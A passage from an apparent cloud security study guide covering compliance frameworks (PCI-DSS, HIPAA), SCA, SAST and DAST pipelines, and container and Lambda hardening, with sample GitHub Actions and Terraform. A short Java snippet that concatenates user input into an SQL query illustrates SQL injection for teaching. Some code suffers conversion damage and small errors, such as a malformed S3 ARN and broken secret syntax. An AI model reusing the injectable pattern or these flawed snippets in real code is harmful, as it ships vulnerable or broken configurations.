8. Identify users and authenticate access (MFA, strong passwords)
9. Restrict physical access to cardholder data
GOAL: REGULARLY MONITOR AND TEST NETWORKS
10. Log and monitor all access (SIEM, CloudTrail, audit logs)
11. Regularly test security (vuln scans, pen tests, DAST)
GOAL: MAINTAIN AN INFORMATION SECURITY POLICY
12. Support security with organizational policies

PCI-DSS v4.0 NEW REQUIREMENTS (2025 Mandatory):

- Req 3.5.1.2: Disk-level encryption no longer sufficient (need field/column-level)
- Req 6.4.2: WAF required for all public-facing web applications
- Req 8.3.6: MFA for ALL access to CDE (not just admin)
- Req 11.6.1: Detect payment page tampering (Magecart protection)
- Req 12.3.1: Targeted risk analysis for flexible requirements
- Req 5.4.1: Anti-phishing mechanisms (DMARC, SPF, DKIM)

PCI-DSS CLOUD MAPPING:

PCI Req	AWS Cloud Implementation
Req 1 (Net)	VPC, Security Groups, NACLs, AWS Firewall Manager
Req 2 (Config)	AWS Config, CIS Benchmarks, CSPM hardening
Req 3 (Data)	KMS encryption, S3 SSE, RDS Encryption, Tokenize
Req 4 (TLS)	ACM certificates, ALB HTTPS, API Gateway TLS 1.2
Req 5 (AV)	CrowdStrike Falcon EDR on EC2, container runtime
Req 6 (DevSec)	SAST/SCA/DAST in pipeline, patch management
Req 7 (Access)	IAM least privilege, IRSA, SCPs, permission bndry
Req 8 (Auth)	SSO+MFA, IAM password policy, no shared accounts
Req 10 (Log)	CloudTrail, VPC Flow Logs, S3 access logs, SIEM
Req 11 (Test)	AWS Inspector, DAST scans, quarterly pen tests
Req 12 (Pol)	Security policies, training, risk assessments

1.6 HIPAA (Health Insurance Portability and Accountability Act)

HIPAA – SAFEGUARDS FOR PROTECTED HEALTH INFORMATION (PHI)

WHEN IT APPLIES:

- └ You handle Protected Health Information (PHI)
- └ Covered Entities: Hospitals, insurance, providers
- └ Business Associates: Any vendor handling PHI for a covered entity
- └ Penalties: \$100-\$50,000 per violation, up to \$1.5M/year per category

THREE TYPES OF SAFEGUARDS:

- | |
|--|
| <ul style="list-style-type: none">1. ADMINISTRATIVE SAFEGUARDS<ul style="list-style-type: none">└ Risk assessment (annual)└ Security policies and procedures└ Workforce training└ Incident response plan└ Business Associate Agreements (BAAs)<ul style="list-style-type: none">└ Access management procedures2. PHYSICAL SAFEGUARDS<ul style="list-style-type: none">└ Facility access controls└ Workstation security└ Device and media controls<ul style="list-style-type: none">└ AWS Shared Responsibility: AWS handles physical (SOC reports)3. TECHNICAL SAFEGUARDS<ul style="list-style-type: none">└ Access Control: Unique user IDs, emergency access, auto-logout└ Audit Controls: Logging all PHI access (CloudTrail)└ Integrity Controls: Ensure PHI not altered improperly└ Person Authentication: MFA, strong passwords<ul style="list-style-type: none">└ Transmission Security: Encryption in transit (TLS) |
|--|

HIPAA IN AWS:

- └ Use HIPAA-eligible AWS services ONLY (not all services are eligible)
 - └ Eligible: EC2, S3, RDS, Lambda, EKS, ECS, DynamoDB, etc.
 - └ NOT eligible: Some ML, analytics services (check AWS list)
 - └ AWS BAA must be signed before handling PHI
- └ Encryption: REQUIRED at rest (KMS) AND in transit (TLS)
- └ Logging: CloudTrail + VPC Flow Logs + S3 access logs (REQUIRED)
- └ Access: IAM least privilege + MFA + audit trail for PHI access
- └ Backup: Regular backups with encryption, tested recovery

HIPAA BREACH NOTIFICATION:

- └ Notify affected individuals within 60 days
- └ Notify HHS (Health & Human Services)
 - └ <500 affected: Annual report
 - └ ≥500 affected: Within 60 days + media notification
- └ Documentation: 6-year retention of all security activities

1.7 Unified Framework Comparison Matrix

FRAMEWORK COMPARISON – SIDE BY SIDE

Dimension	CIS	NIST CSF	SOC 2	PCI-DSS	HIPAA
TYPE	Best Practice	Framework /Guide	Audit Standard	Regulation	Regulation
MANDATORY?	No (vol.)	No* (*Fed)	No** (*cust.)	YES (cards)	YES (PHI)
WHO AUDITS?	Self	Self	CPA firm	QSA/ISA	HHS/OCR
FOCUS	Technical controls	Risk-based	Trust & assurance	Payment data	Health data
STRUCTURE	18 Ctrls 153 Safe guards	6 Funcs 22 Cats 106 Sub	5 TSC	12 Reqs ~300 Reqs	3 Safe-guards
PENALTY	None	None (rep.)	Lose customers	Fines \$5K-100K /month	Fines \$100-50K /violation
CLOUD USE CASE	CSPM baseline	Security program design	Vendor trust	E-comm, fintech, payments	Health-tech, pharma
IN CSPM TOOLS?	✅ Built-in	✅ Mapped	✅ Mapped	✅ Built-in	✅ Mapped

OVERLAPPING CONTROLS (Implement Once, Map to Many):

— ACCESS CONTROL	→ CIS 5,6	NIST PR.AC	SOC2 CC6.1	PCI 7,8	HIPAA §164.312(a)
— ENCRYPTION	→ CIS 3	NIST PR.DS	SOC2 CC6.1	PCI 3,4	HIPAA §164.312(e)
— LOGGING	→ CIS 8	NIST DE.AE	SOC2 CC7.2	PCI 10	HIPAA §164.312(b)
— INCIDENT RESP	→ CIS 17	NIST RS.RP	SOC2 CC7.3	PCI 12	HIPAA §164.308(a)(6)
— VULN MGMT	→ CIS 7	NIST ID.RA	SOC2 CC7.1	PCI 6,11	HIPAA §164.308(a)(1)
— CHANGE MGMT	→ CIS 4	NIST PR.IP	SOC2 CC8.1	PCI 6	HIPAA §164.308(a)(8)

MNEMONIC: "ALL EVIL LIVES IN CLOUD"


- A = Access Control
- E = Encryption
- L = Logging
- I = Incident Response
- V = Vulnerability Management

- └ C = Change Management
- └ These 6 controls satisfy 70%+ of ALL framework requirements

PART 2: DEVSECOPS PIPELINE SECURITY & AUTOMATION

2.1 The 7-Stage Secure DevSecOps Pipeline

THE DEVSECOPS PIPELINE – 7 SECURITY GATES



SHIFT-LEFT COST MULTIPLIER:

- └ Fix in IDE: 1x cost
- └ Fix in Code Review: 5x cost
- └ Fix in Build/Test: 10x cost
- └ Fix in Staging: 50x cost
- └ Fix in Production: 100x cost
- └ Fix after Breach: 1000x cost
- └ CONCLUSION: Shift EVERY check as far left as possible

2.2 Stage-by-Stage Tool Mapping

Stage	Security Activity	Tools	Action on Failure
1. IDE	Real-time code analysis	SonarLint	Yellow/red warning in IDE
		Snyk IDE plugin	Suggest fix inline
	Secret detection	GitLeaks (pre-save)	Block save/commit
2. COMMIT	Pre-commit hooks	pre-commit framework	Block git commit
	Secret scanning	detect-secrets	Reject push
	Linting	tfsec (IaC lint)	Developer must fix first

3. BUILD (CI)	Source code scan Dependency scan IaC scan Container scan SBOM generation License check	Checkmarx, SonarQube Snyk, OWASP DepChk Checkov, tfsec Trivy, Snyk, Grype Syft, Trivy FOSSA, Snyk	FAIL pipeline FAIL on Critical CVE FAIL on HIGH+ IaC issue FAIL on Critical image Generate & store SBOM WARN on GPL-3.0 in prod
4. TEST	DAST scan API security test Fuzz testing	OWASP ZAP, Burp Postman, ZAP API AFL, OSS-Fuzz	FAIL on High+ Block promotion Report findings
5. STAGE	Full pen test Compliance check	Manual + Automated InSpec, Cloud Custdn	Go/no-go for prod Verify all controls
6. DEPLOY	Image signature Admission control Config validation	AWS Signer, Cosign CrowdStrike KAC, OPA Gatekeeper AWS Config, Falcon	Reject unsigned images Block non-compliant pods Reject bad configs
7. RUN	Runtime protection CSPM monitoring WAF SIEM CDR	CrowdStrike Falcon Falcon, Wiz, Prisma AWS WAF, CloudFlare Splunk, Sentinel Wiz Defend, Falcon	Kill malicious process Alert + auto-remediate Block malicious requests Correlate + investigate Cloud threat detection

PART 3: SCA — SOFTWARE COMPOSITION ANALYSIS

3.1 What is SCA?

SCA – SOFTWARE COMPOSITION ANALYSIS

DEFINITION:

- └ Scans your APPLICATION'S DEPENDENCIES (third-party libraries)
- └ for known vulnerabilities (CVEs), license compliance, and outdated packages
- └ Does NOT scan YOUR code – scans what your code IMPORTS
- └ "Are you using vulnerable or risky open-source components?"


WHY SCA MATTERS:

- └ 80-90% of modern applications are open-source code
- └ Your app may have 10 direct dependencies and 200+ transitive deps
- └ One vulnerable transitive dependency = your app is vulnerable
- └ Log4Shell (CVE-2021-44228): One library → millions of apps affected
- └ xz Utils backdoor (CVE-2024-3094): Supply chain compromise
- └ SCA is your defense against SOFTWARE SUPPLY CHAIN ATTACKS

WHAT SCA CHECKS:

Check Type	What It Finds
Known Vulnerabilities	CVEs in packages (NVD, GitHub Advisory DB)
License Compliance	GPL-3.0 in commercial code? AGPL in SaaS?
Outdated Packages	Using package v2.1 when v5.0 is available
Malicious Packages	Typosquatting (lodash vs lodas)
SBOM Generation	Complete inventory of all components
Transitive Deps	Vuln in dep-of-dep-of-dep
Fix Guidance	"Upgrade react-scripts from 4.0 to 5.0"
Reachability	Is the vulnerable function actually called?

SCA SCAN FLOW:



3.2 SCA Tools Comparison

Tool	Type	Key Features
Snyk Open Source	Commercial (free tier)	Best dev experience, auto-fix PRs, reachability analysis, IDE integration
OWASP Dep-Check	Open Source	Java/.NET focus, NVD-backed, free, good for regulated environments
Trivy	Open Source	All-in-one: SCA + container + IaC scan, lightweight, fast, CI-friendly
Grype	Open Source	Container + SCA, by Anchore, SBOM-aware
GitHub Dependabot	Free (GH)	Auto-creates PRs for vuln deps, free for GitHub repos, easy to enable
Checkmarx SCA	Enterprise	Deep transitive analysis, license mgmt, compliance reporting
Black Duck (Synopsys)	Enterprise	Most complete license database, M&A due diligence, comprehensive SBOM

3.3 SCA in CI/CD Pipeline — Implementation

```
# =====
# SCA IN CI/CD - GITHUB ACTIONS EXAMPLE
# =====

name: SCA Security Scan

on:
  pull_request:
    paths:
      - '**/*.json'      # package.json, package-lock.json
      - '**/*.lock'      # yarn.lock, Gemfile.lock, Pipfile.lock
      - '**/requirements*' # requirements.txt
      - '**/go.mod'
      - '**/go.sum'

jobs:
  sca-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      # ---- Method 1: Snyk SCA ----
      - name: Snyk Dependency Check
        uses: snyk/actions/node@master # or /python, /golang, /maven
        env:
          SNYK_TOKEN: ${ secrets.SNYK_TOKEN }
        with:
          args: >
            --severity-threshold=high
            --fail-on=upgradable
        # Fails if HIGH+ vuln with available upgrade

      # ---- Method 2: Trivy SCA ----
      - name: Trivy Filesystem Scan
        uses: aquasecurity/trivy-action@master
        with:
          scan-type: 'fs'
          scan-ref: '.'
          severity: 'CRITICAL,HIGH'
          exit-code: '1' # Fail pipeline
          format: 'sarif'
          output: 'trivy-sca.sarif'

      # ---- Method 3: OWASP Dependency-Check ----
      - name: OWASP Dependency-Check
        uses: dependency-check/Dependency-Check_Action@main
        with:
          project: 'my-app'
```

```

    path: '.'
    format: 'HTML'
    args: >
      --failOnCVSS 7
      --enableRetired

# ---- Generate SBOM ----
- name: Generate SBOM
  uses: anchore/sbom-action@v0
  with:
    format: spdx-json
    output-file: sbom.spdx.json
  # Upload SBOM as build artifact for compliance/audit

- name: Upload SBOM
  uses: actions/upload-artifact@v4
  with:
    name: sbom
    path: sbom.spdx.json

```

3.4 SBOM (Software Bill of Materials)

SBOM – YOUR APPLICATION'S INGREDIENT LIST

WHAT IS AN SBOM:

- |— A machine-readable inventory of ALL components in your software
- |— Like a nutrition label for software
- |— Includes: name, version, supplier, license, dependencies
- |— Required by US Executive Order 14028 for federal software
- |— Generated automatically during CI/CD build

SBOM FORMATS:

- |— SPDX (Linux Foundation) – Most widely adopted, ISO standard
- |— CycloneDX (OWASP) – Security-focused, supports VEX
- |— SWID Tags (ISO/IEC 19770) – Less common

SBOM TOOLS:

- |— Syft (by Anchore) – Generate SBOMs from code, containers, filesystems
- |— Trivy – Generates SBOM + scans in one step
- |— CycloneDX CLI – Official CycloneDX generator
- |— cdxgen – Multi-language SBOM generator

WHY SBOMs MATTER FOR INCIDENT RESPONSE:

SCENARIO: New Critical CVE announced (like Log4Shell)

WITHOUT SBOM:

- | |
|--|
| <ul style="list-style-type: none"> — Panic: "Do we use this library?" — Manual search across 200 repos |
|--|

```
| | Takes days to determine impact |
| | Some teams miss it → remain vulnerable |
|
| WITH SBOM: |
| | Query SBOM database: "Which apps contain log4j?" |
| | Instant answer: "3 services: auth-api, payment-service, |
| | notification-service" |
| | Patch all 3 within hours |
| | Confidence: "No other services are affected" |
```

PART 4: SAST — STATIC APPLICATION SECURITY TESTING

4.1 What is SAST?

SAST – STATIC APPLICATION SECURITY TESTING

DEFINITION:

```
| | Scans YOUR source code (or bytecode/binary) for security vulnerabilities |
| | WITHOUT executing the application (analyzes code "at rest") |
| | WHITE-BOX testing – has full access to source code |
| | Finds: SQL injection, XSS, insecure crypto, hardcoded secrets, |
| | buffer overflows, path traversal, command injection |
| | "Are YOUR developers writing insecure code?" |
```

HOW SAST WORKS:

```
| | SAST ANALYSIS ENGINE |
| |
| | SOURCE CODE → PARSE → BUILD → DATA FLOW → PATTERN → |
| | (AST) MODEL ANALYSIS MATCHING |
| | (taint) (rules) |
```

1. Parse code into Abstract Syntax Tree (AST)
2. Build a model of the application (call graph, data flow)
3. Taint Analysis: Track user input (sources) through code to dangerous operations (sinks)
4. If tainted data reaches a sink without sanitization → VULN

EXAMPLE:

```
| Source: request.getParameter("name") ← User input (tainted) |
| Flow: String name = request.getParameter("name"); |
| String query = "SELECT * FROM users WHERE name='" + name |
| Sink: statement.execute(query); ← SQL execution |
| RESULT: SQL INJECTION (CWE-89) – tainted input reaches SQL |
| without parameterization |
```

WHAT SAST FINDS (OWASP Top 10 Coverage):

- └─ A03: Injection (SQL, Command, LDAP, XPath)
- └─ A02: Cryptographic Failures (weak algorithms, hardcoded keys)
- └─ A07: Cross-Site Scripting (XSS) – reflected, stored, DOM-based
- └─ A04: Insecure Design (improper error handling, logic flaws)
- └─ A08: Software & Data Integrity (deserialization, unsigned code)
- └─ Hardcoded secrets (passwords, API keys, tokens in source)
- └─ Buffer overflows (C/C++)
- └─ Path traversal
- └─ Race conditions
- └─ Null pointer dereference

WHAT SAST CANNOT FIND:

- └─ Authentication/authorization flaws (needs runtime context)
- └─ Configuration issues in deployed environments
- └─ Business logic vulnerabilities
- └─ Runtime-specific issues (SSRF, timing attacks)
- └─ Issues in compiled third-party libraries (SCA handles this)

4.2 SAST Tools Comparison

Tool	Type	Languages	Key Strengths
Checkmarx SAST	Enterprise	25+ langs	Deep analysis, custom queries, lowest FP rate
SonarQube	Open Source + Commercial	30+ langs	Code quality + security, great CI integration
Snyk Code	Commercial (free tier)	10+ langs	AI-powered, fastest scan, best developer UX
Semgrep	Open Source	20+ langs	Custom rules engine, pattern-matching, fast
Bandit	Open Source	Python only	Python-specific, free, great for Python shops
ESLint Security (eslint-plugin)	Open Source	JavaScript TypeScript	JS/TS security rules, integrates with ESLint
CodeQL (GitHub)	Free (GH)	6 langs	GitHub-native, semantic analysis, community rules
Fortify (MicroFocus)	Enterprise	25+ langs	Enterprise-grade, strong compliance reporting

4.3 SAST in CI/CD Pipeline — Implementation

```
# =====
# SAST IN CI/CD - GITHUB ACTIONS EXAMPLE
# =====

name: SAST Security Scan

on:
  pull_request:
    paths:
      - 'src/**'
      - 'app/**'
      - '*.py'
      - '*.js'
      - '*.java'

jobs:
  sast-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      # ---- Method 1: SonarQube SAST ----
      - name: SonarQube Scan
        uses: SonarSource/sonarqube-scan-action@master
        env:
          SONAR_TOKEN: ${ secrets.SONAR_TOKEN }
          SONAR_HOST_URL: ${ secrets.SONAR_HOST }
        with:
          args: >
            -Dsonar.projectKey=my-app
            -Dsonar.sources=src/
            -Dsonar.qualitygate.wait=true

      # ---- Method 2: Semgrep SAST ----
      - name: Semgrep SAST
        uses: returntocorp/semgrep-action@v1
        with:
          config: >
            p/owasp-top-ten
            p/security-audit
            p/secrets
          generateSarif: '1'
        env:
          SEMGREP_APP_TOKEN: ${ secrets.SEMGREP_TOKEN }

      # ---- Method 3: CodeQL (GitHub-native) ----
      - name: Initialize CodeQL
        uses: github/codeql-action/init@v3
```

```

with:
  languages: javascript, python

- name: Perform CodeQL Analysis
  uses: github/codeql-action/analyze@v3

# ---- Secret Detection (Critical!) ----
- name: GitLeaks Secret Scan
  uses: gitleaks/gitleaks-action@v2
  env:
    GITHUB_TOKEN: ${ secrets.GITHUB_TOKEN }
  # Fails if any secrets found in code or git history

```

PART 5: DAST — DYNAMIC APPLICATION SECURITY TESTING


5.1 What is DAST?

DAST — DYNAMIC APPLICATION SECURITY TESTING

DEFINITION:

- └ Tests the RUNNING application from the OUTSIDE
- └ BLACK-BOX testing – no source code access needed
- └ Sends malicious requests and analyzes responses
- └ Simulates a real attacker probing for vulnerabilities
- └ Finds runtime-specific issues that SAST cannot detect
- └ "Can an attacker break into your running application?"

HOW DAST WORKS:



- └─ Script executed in response = XSS
- └─ File contents in response = Path traversal
- └─ Different behavior = Logic flaw

4. REPORT: Generate findings with severity, evidence, fix

WHAT DAST FINDS (that SAST cannot):

- └─ Authentication & Session Management flaws
 - └─ Broken authentication (weak password policies)
 - └─ Session fixation / hijacking
 - └─ Missing session timeout
 - └─ JWT token manipulation
- └─ Authorization flaws (Broken Access Control)
 - └─ IDOR (Insecure Direct Object Reference)
 - └─ Horizontal privilege escalation
 - └─ Vertical privilege escalation
 - └─ Missing function-level access control
- └─ Server Configuration Issues
 - └─ Security headers missing (CSP, HSTS, X-Frame-Options)
 - └─ TLS/SSL misconfigurations
 - └─ Cookie flags missing (Secure, HttpOnly, SameSite)
 - └─ CORS misconfigurations
 - └─ Information disclosure (stack traces, version headers)
- └─ Runtime-Specific Vulnerabilities
 - └─ SSRF (Server-Side Request Forgery)
 - └─ Race conditions
 - └─ HTTP request smuggling
 - └─ Cache poisoning
- └─ API Security Issues
 - └─ Mass assignment
 - └─ Rate limiting absent
 - └─ Improper input validation
 - └─ GraphQL introspection enabled

5.2 DAST Tools Comparison

Tool	Type	Key Strengths
OWASP ZAP	Open Source	Industry standard, free, active/passive scan, API scan, CI/CD friendly
Burp Suite Pro (PortSwigger)	Commercial (\$449/yr)	Best manual pen testing, great scanner, extensible via BApps
Nuclei (ProjectDiscov)	Open Source	Template-based scanning, 5000+ community templates, fast, CI-native
Invicti (ex-Netsparker)	Enterprise	Proof-based scanning (confirms vulns), lowest false positive rate

Qualys WAS	Enterprise	Cloud-based, integrates with Qualys VMDR, continuous scanning
HCL AppScan	Enterprise	DAST + SAST + IAST, compliance reporting
Arachni	Open Source	Ruby-based, modular, REST API available

5.3 DAST in CI/CD Pipeline — Implementation

```
# =====
# DAST IN CI/CD - GITHUB ACTIONS EXAMPLE (OWASP ZAP)
# =====

name: DAST Security Scan

on:
  push:
    branches: [main, staging]
  schedule:
    - cron: '0 2 * * 1' # Weekly full scan Monday 2 AM

jobs:
  dast-scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4

      # Step 1: Deploy app to staging environment
      - name: Deploy to Staging
        run: |
          docker-compose up -d
          sleep 30 # Wait for app to start
          # Verify app is running
          curl -f http://localhost:8080/health || exit 1

      # Step 2: OWASP ZAP Baseline Scan (Quick - every PR)
      - name: ZAP Baseline Scan
        uses: zapproxy/action-baseline@v0.10.0
        with:
          target: 'http://localhost:8080'
          rules_file_name: 'zap-rules.tsv' # Custom rule thresholds
          fail_action: 'warn' # Warn on baseline scan
          cmd_options: '-a -j' # Enable AJAX spider

      # Step 3: OWASP ZAP Full Scan (Thorough - weekly/release)
      - name: ZAP Full Scan
        if: github.ref == 'refs/heads/main'
        uses: zapproxy/action-full-scan@v0.9.0
```

```

with:
  target: 'http://localhost:8080'
  fail_action: 'true'           # FAIL on full scan
  cmd_options: '-a -j -T 60'    # 60 min timeout

# Step 4: ZAP API Scan (for REST/GraphQL APIs)
- name: ZAP API Scan
  uses: zaproxy/action-api-scan@v0.6.0
  with:
    target: 'http://localhost:8080/api/openapi.json' # OpenAPI spec
    fail_action: 'true'
    format: openapi

# Step 5: Upload results
- name: Upload DAST Report
  if: always()
  uses: actions/upload-artifact@v4
  with:
    name: dast-report
    path: report_html.html

```

PART 6: CLOUD WORKLOAD PROTECTION — CONTAINERS & SERVERLESS

6.1 Container Security — Full Lifecycle

CONTAINER SECURITY — FROM BUILD TO RUNTIME

STAGE 1: IMAGE BUILD (Shift-Left)

```

└─ Use minimal base images (distroless, alpine, scratch)
|   └─ ubuntu:22.04    → 77 MB, 200+ CVEs
|   └─ alpine:3.19     → 7 MB, 2-5 CVEs
|   └─ distroless/base → 2 MB, 0-1 CVEs ← BEST
|   └─ scratch         → 0 MB, 0 CVEs (for static Go binaries)
|
└─ Dockerfile Best Practices:
|   └─ USER: Add non-root user (USER 1000:1000)
|   └─ COPY: Use specific files, not COPY . (reduces attack surface)
|   └─ RUN: Combine commands to reduce layers
|   └─ HEALTHCHECK: Add for orchestrator health monitoring
|   └─ Labels: Add org.opencontainers.image.* labels for traceability
|   └─ Pin versions: FROM node:20.11.0-alpine (NOT :latest)
|
└─ SCA on Dockerfile:
|   └─ trivy image myapp:latest → Find CVEs in image
|   └─ gype myapp:latest       → Alternative scanner

```

- | └─ snyk container test myapp → With reachability analysis
- |
- | └─ Image Signing:
 - | └─ cosign sign myapp:latest → Sign with Sigstore
 - | └─ Verify at admission: cosign verify myapp:latest
 - | └─ Prevents supply chain tampering

STAGE 2: REGISTRY (Storage)

- | └─ Use PRIVATE registry only (ECR, Harbor, GCR – NOT Docker Hub)
- | └─ Enable auto-scanning on push (ECR Enhanced Scanning, Trivy)
- | └─ Immutable tags: Once pushed, v1.2.3 cannot be overwritten
- | └─ Lifecycle policies: Auto-delete images >90 days old
- | └─ Network: VPC endpoint for ECR (no internet required)

STAGE 3: DEPLOYMENT (Admission Control)

- | └─ CrowdStrike KAC / OPA Gatekeeper / Kyverno
- | └─ Block: Unscanned images, privileged, root, docker.sock
- | └─ Enforce: Non-root, read-only fs, drop ALL caps, NetworkPolicy
- | └─ Verify: Image signature before allowing deployment
- | └─ Strategy: Alert mode → Fix → Prevent mode

STAGE 4: RUNTIME (Detection & Response)

- | └─ CrowdStrike Falcon sensor (DaemonSet on every node)
- | └─ Detects: Container drift, reverse shells, crypto mining,
 - | └─ privilege escalation, lateral movement
- | └─ Container Drift Detection:
 - | └─ Tracks original image content (baseline)
 - | └─ New binary executed → DRIFT ALERT
 - | └─ Best practice: DETECT + PREVENT (kill new process)
 - | └─ Exceptions for legit cases (Java plugin loaders)
- | └─ Runtime Threat Detection (IOAs):
 - | └─ Interactive container session (kubectl exec in prod)
 - | └─ Reverse shell patterns
 - | └─ Crypto mining process signatures
 - | └─ Container escape (nsenter, CVE-based)
- | └─ Network monitoring: NetworkPolicies + pod-to-pod visibility


6.2 Serverless Security (AWS Lambda)

SERVERLESS (LAMBDA) SECURITY – UNIQUE CHALLENGES

WHY SERVERLESS IS DIFFERENT:

- | └─ No server to patch (AWS manages the runtime)
- | └─ No agent to install (can't install CrowdStrike on Lambda)
- | └─ Ephemeral: Function runs for seconds → traditional monitoring fails
- | └─ Event-driven: Multiple trigger sources = expanded attack surface
- | └─ Shared responsibility shifts UP: You manage code + config only
 - | └─ But misconfigurations still cause breaches!

SERVERLESS ATTACK SURFACE:



SERVERLESS SECURITY CHECKLIST:

#	Security Control
1	IAM: Least-privilege execution role (NOT AmazonFullAccess) → Use specific: s3:GetObject on specific bucket ARN only
2	Secrets: Use Secrets Manager/Parameter Store, NOT env vars → Encrypt with customer KMS key, rotate automatically
3	VPC: Deploy Lambda in VPC for database access → Private subnets only, no public internet needed
4	Dependencies: SCA scan in pipeline (Snyk, Trivy) → Pin versions, update regularly, generate SBOM
5	Code: SAST scan for injection, hardcoded secrets → Semgrep, Bandit (Python), ESLint security plugin (Node)
6	Input: Validate ALL event input (API Gateway, S3, SQS) → Lambda Layers with validation libraries
7	Timeout: Set appropriate timeout (default 3s → 900s max) → Prevent runaway executions that burn budget
8	Concurrency: Set reserved concurrency to prevent DoS → Malicious flood can exhaust account-wide concurrency
9	Layers: Use Lambda Layers for shared security libraries → Input validation, logging, error handling in one Layer
10	Monitoring: CloudWatch Logs + X-Ray tracing + Lambda Insights → Detect anomalous invocations, errors, duration spikes
11	Runtime: Use Amazon Inspector to scan Lambda for CVEs

	→ Continuous scanning of Lambda code + dependencies	
12	Code Signing: Enable AWS Lambda Code Signing Policy	
	→ Only signed code packages can be deployed	

TERRAFORM – SECURE LAMBDA CONFIGURATION:

```
# =====
# SECURE LAMBDA CONFIGURATION – TERRAFORM
# =====

# 1. Least-Privilege IAM Role
resource "aws_iam_role" "lambda_role" {
  name = "secure-lambda-role"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect    = "Allow"
      Principal = { Service = "lambda.amazonaws.com" }
      Action    = "sts:AssumeRole"
    }]
  })
}

# Specific permissions – NOT managed policies!
resource "aws_iam_role_policy" "lambda_policy" {
  role = aws_iam_role.lambda_role.id

  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Effect    = "Allow"
        Action    = ["s3:GetObject"]
        Resource  = "arn:aws:s3::my-specific-bucket/specific-prefix/*"
        # ✅ Specific bucket + prefix (NOT s3:*)
      },
      {
        Effect    = "Allow"
        Action    = ["secretsmanager:GetSecretValue"]
        Resource  = aws_secretsmanager_secret.db_creds.arn
        # ✅ Specific secret ARN (NOT secretsmanager:*)
      },
      {
        Effect    = "Allow"
        Action    = [
          "logs:CreateLogGroup",
          "logs:CreateLogStream",
          "logs:PutLogEvents"
        ]
      }
    ]
  })
}
```



```

    ]
    Resource = "arn:aws:logs:*:*:*"
  }
]
})
}

```

2. Lambda Function – Secure Configuration

```

resource "aws_lambda_function" "secure_function" {
  function_name = "process-orders"
  role          = aws_iam_role.lambda_role.arn
  handler       = "index.handler"
  runtime       = "nodejs20.x"
  timeout       = 30                      # ✅ Don't leave at default
  memory_size   = 256

